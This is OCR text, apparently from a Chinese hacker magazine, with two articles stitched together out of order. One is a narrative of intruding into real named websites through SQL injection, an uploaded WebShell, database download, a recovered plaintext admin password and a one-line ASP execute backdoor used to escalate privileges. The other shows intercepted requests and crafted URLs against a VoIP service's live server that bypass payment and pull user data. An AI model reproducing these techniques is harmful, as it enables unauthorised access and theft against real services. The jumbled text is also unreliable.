仔细分析这次入侵的过程，首先是寻找程序，然后是分析代码，再进行实际的测试，入侵的关键在于暴库和后面的过滤不严谨。其实只要在Conn.asp中加上"On Error Reuseme Next"就可以防止暴库了，接着是在Messgae.asp的地方加上过滤，仔细发现，所有的留言在前台是不会显示的，很多程序员认为只有管理员能看到这个留言，没有必要过滤，其实是不对的。

本人才疏学浅，初次投稿，希望读者朋友们看完后有些收获，欢迎到黑防公共论坛与我交流讨论。

要下载这套程序，就得先支持这个留言板叫什么名字，而管理员已经将版权信息删得干干净净，没有留下任何对我们有用的信息，只能慢慢找了。先查看一下这个留言板所用到的图片，找一个名字起得比较特别的"lwcontent.gif"，然后打开Google来一番图片搜索，居然还真有十几个网站用到了这个名字的图片。不负我所望，得到留言板的名字"超略数字留言本 V2.5"，是37biz.com出品的。不过网站已经消失了，而大多下载站点也不提供它的下载，对于这样一款比较老的留言板，我们没有办法了？

其实我们还有一个办法，就是再"破"一个使用"超略数字留言本"的网站，拿下它的留言板源代码。从Google的图片搜索结果中，发现wf-kite.com的安全性相对低一些，那么就从它入手吧。

攻破网站wf-kite.com很容易，它有SQL注入漏洞，而且很容易也找到了管理后台漏洞，具体的步骤就不赘述了，最后通过上传WebShell，下载了"超略数字留言本"的所有相关文件。

事情进行到这里好象比较顺利，不过"超略数字留言本"本身有没有漏洞，网站Ktvvcd.com对留言板有没有做过防范还是未知之数，现在只能走一步看一步了。

经过分析"超略数字留言本"的源代码，发现它的数据库存在于Data目录下，名字叫Database.asp。它的留言内容过滤不严，数据未经HTML编码直接存入了数据库中，我们完全可以利用数据库形成一个WebShell。

再次上网打开网站Ktvvcd.com，进入留言板栏目，直接输入"http://www.Ktvvcd.com/lyb/data/database.asp"尝试下载数据库，但提示"无法显示网页"。难道数据库改了名字？再研究一下手中"超略数字留言本"连接数据库文件Inc_connect.asp的源代码

```
<%
Dim db,conn,connstr,sql,rs
db="data/database.asp"
'请将"gb.asp"替换为你自己重命名后的数据库地址，切记!
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
& Server.MapPath(db)
conn.open connstr
%>
```

第二行的代码后面的注释"请将'gb.asp'替换为你自己重命名后的数据库地址，切记！"，想来原始的数据库应该名叫"gb.asp"，我下载的这套源码看来是修改版本，既然如此，那目标网站Ktvvcd.com的数据库名是不是没有改过名字呢？

我试着在IE的地址栏打入"http://www.Ktvvcd.com/lyb/data/gb.asp"，这回有了反应，IE显示出了一堆乱码，但是半途却中断了下来，如图3 所示。

系统提示：

```
Microsoft VBScript 运行时错误 错误 '800a000d'
类型不匹配: 'execute'
/lyb/data/gb.asp, 行 2963
```

看现象，不象是做了防下载处理，更象是之前有人因加过一句话木马而出错的样子。由于有这个断点的存在，我再添加新的木马也没有用了，只能利用这个环节进行入侵，但前提是找到它的口令(即Request里的字符)。猜猜这个一句话木马的口令是什么呢？




图3

我将IE中这部分残缺的数据用"另存为"的方式存成了本机的一个叫Gb.mdb的文件。Access是无法打开它的，它会提示说文件已损坏。我用UltraEdit以二进制的方式打开了它，希望能在里面发现一些有用的信息。

由于数据是在Execute处中止的，所以一句话木马的口令是不可能在这个残缺的数据库里找到的，但是留言板管理员的口令却有可能找到。因为手里有"怀璧其罪"的网站中下载到的数据库，从而发现留言板管理员的口令是以明码情形保存的。

用UltraEdit打开Gb.mdb，查找到留言板管理员的用户名"ktvmtv"，如图4 所示。




图4

那么，后面的"qahgwq"就很有可能是口令了。进入网站Ktvvcd.com留言板的首页，在密码处输入"qahgwq"，成功登录！所有的留言都可以看到了，如图5 所示。





图5

适合读者：网络爱好者　　　前置知识：无



另类破解让收费电话免费打

文/图 Pity5.70

网上的免费电话多种多样，相信不少朋友都用过。在我用过的网络电话中，比较好一点的要数RedVIP了，如图1所示，不但音质好，而且单次注册还可以获得30分钟的通话时间，不过用完就要购买其服务了。自从黑防发表了我的《中国移动短信免费发》之后，心里就一直想对RedVIP进行一下破解测试。不过本小菜技术有限，入侵服务器是别想了，还是看看我是怎么另类破解的吧。今天正好有机会，开工！



图1

我们首先到官网(http://www.redvip.net)。主页有注册提示，但我们不在这里注册，先下载绿色安装版。至于为什么不在网站注册，稍后我们会进行说明。解压后运行vip.exe并注册VIP号码，如图2所示。不过在注册之前，我们要先打开Winsock Expert，新建一个监听，如图3所示。好了，现在我们先用自己的手机注册业务，监听返回的信息，如图4 所示。这些信息分别为注册的RedVIP的登录号码、MD5加密的登录密码和验证加密码等。大家注意监听信息里的g_State=0值。接下来用我们申请的号登录并开启监听，返回信息如图5所示，这些信息包括注册者的注册时间、注册手机、登录IP和ID号码。




图2

到此为止，主要的信息我们已经获得，接下来要作的就是登录一个并不存在的号码，看看我们能截取到什么信息。重复打开RedVIP，这次直接构建一个号码进行登录，看看监听的数据是否对我们有用，如图6 所示。是不是觉得有些眼熟？对了，就是g_State=error_tips_100和我之前让大家注意的g_State=0有所区别。是不是觉得有些眉目了呢？事实




图3

```
HTTP/1.1 200 OK
Date: Sat, 12 Aug 2006 10:41:23 GMT
Server: Apache/2.0.52 (Red Hat)
X-Powered-By: PHP/4.3.9
Content-Length: 11
Connection: close
Content-Type: text/html

g_State=0

GET /http_request/http_redvip.php?
wz_OperateMethod=16&wz_AccountPhoneNumber=92[redacted]&wz_Add=842a2[redacted]28169c270853b4
HTTP/1.1
User-Agent: VIP
Host: 211.152.49.90
Cache-Control: no-cache
Cookie: PHPSESSID=33a1e5040a959[redacted]6da0d3dc8ad9

GET /http_request/http_redvip.php?
wz_OperateMethod=12&wz_AccountPhoneNumber=928[redacted]&wz_Add=842a2[redacted]9c270853b4
HTTP/1.1
User-Agent: VIP
Host: 211.152.49.90
Cache-Control: no-cache
Cookie: PHPSESSID=33a1e5040a959[redacted]6da0d3dc8ad9
```

图4

上，服务器是通过验证网页返回的g_State=的值来判断用户的存在与否的。只有当g_State=0时，才证明用户已经存在于服务器上。同时，我发现RedVIP提交验证的服务器地址为211.152.49.90，而网站的服务器地址为211.152.49.89。我试着在网站注册并截取信息，但返回信息和软件注册返回的信息并不一致，不知道是不是我个人操作的原因，所以在文章的开头，我选择让大家通过软件注册而不是网站。好了，既然验证机制已经差不多知道了，接下来就可以自己构建网页验证地址并提交给服务器。下面我先来解释一下各个地址的作用，比如我们构建的地址如下：




图5

通过"搜索留言"功能搜索关键字"execute"，找到了那句前人提交的一句话木马"<%execute request("*")%>"，从而知道了一句话木马的口令"*"。

剩下的事情就容易了，利用这个一句话木马生成一个设置版主Session值的网页SetAdmin.asp来代替被删除的Login.asp网页，通过IE先访问SetAdmin.asp，再访问查到的管理平台页面Admin1.asp，成功的将自己的账号提升为黄金会员！最后帮助网站Ktvvcd.com修补好了留言板的漏洞。

整个提升权限的过程就像运行一个递归程序，解决问题中不断的遇到新问题，直到攻克了最后问题后再一步步的退回到了最初的问题。希望这次的渗透过程能给大家提供新的入侵思路。




图6

http://211.152.49.90/http_request/http_redvip.php?wz_OperateMethod=12&wz_AccountPhoneNumber=ID号码&wz_Add=用户密码MD5加密值

说明提交服务器验证。

http://211.152.49.90/http_request/http_redvip.php?wz_OperateMethod=11&wz_AccountPhoneNumber= ID号码&wz_Add=用户密码MD5加密值

返回该用户的所有注册资料。


http: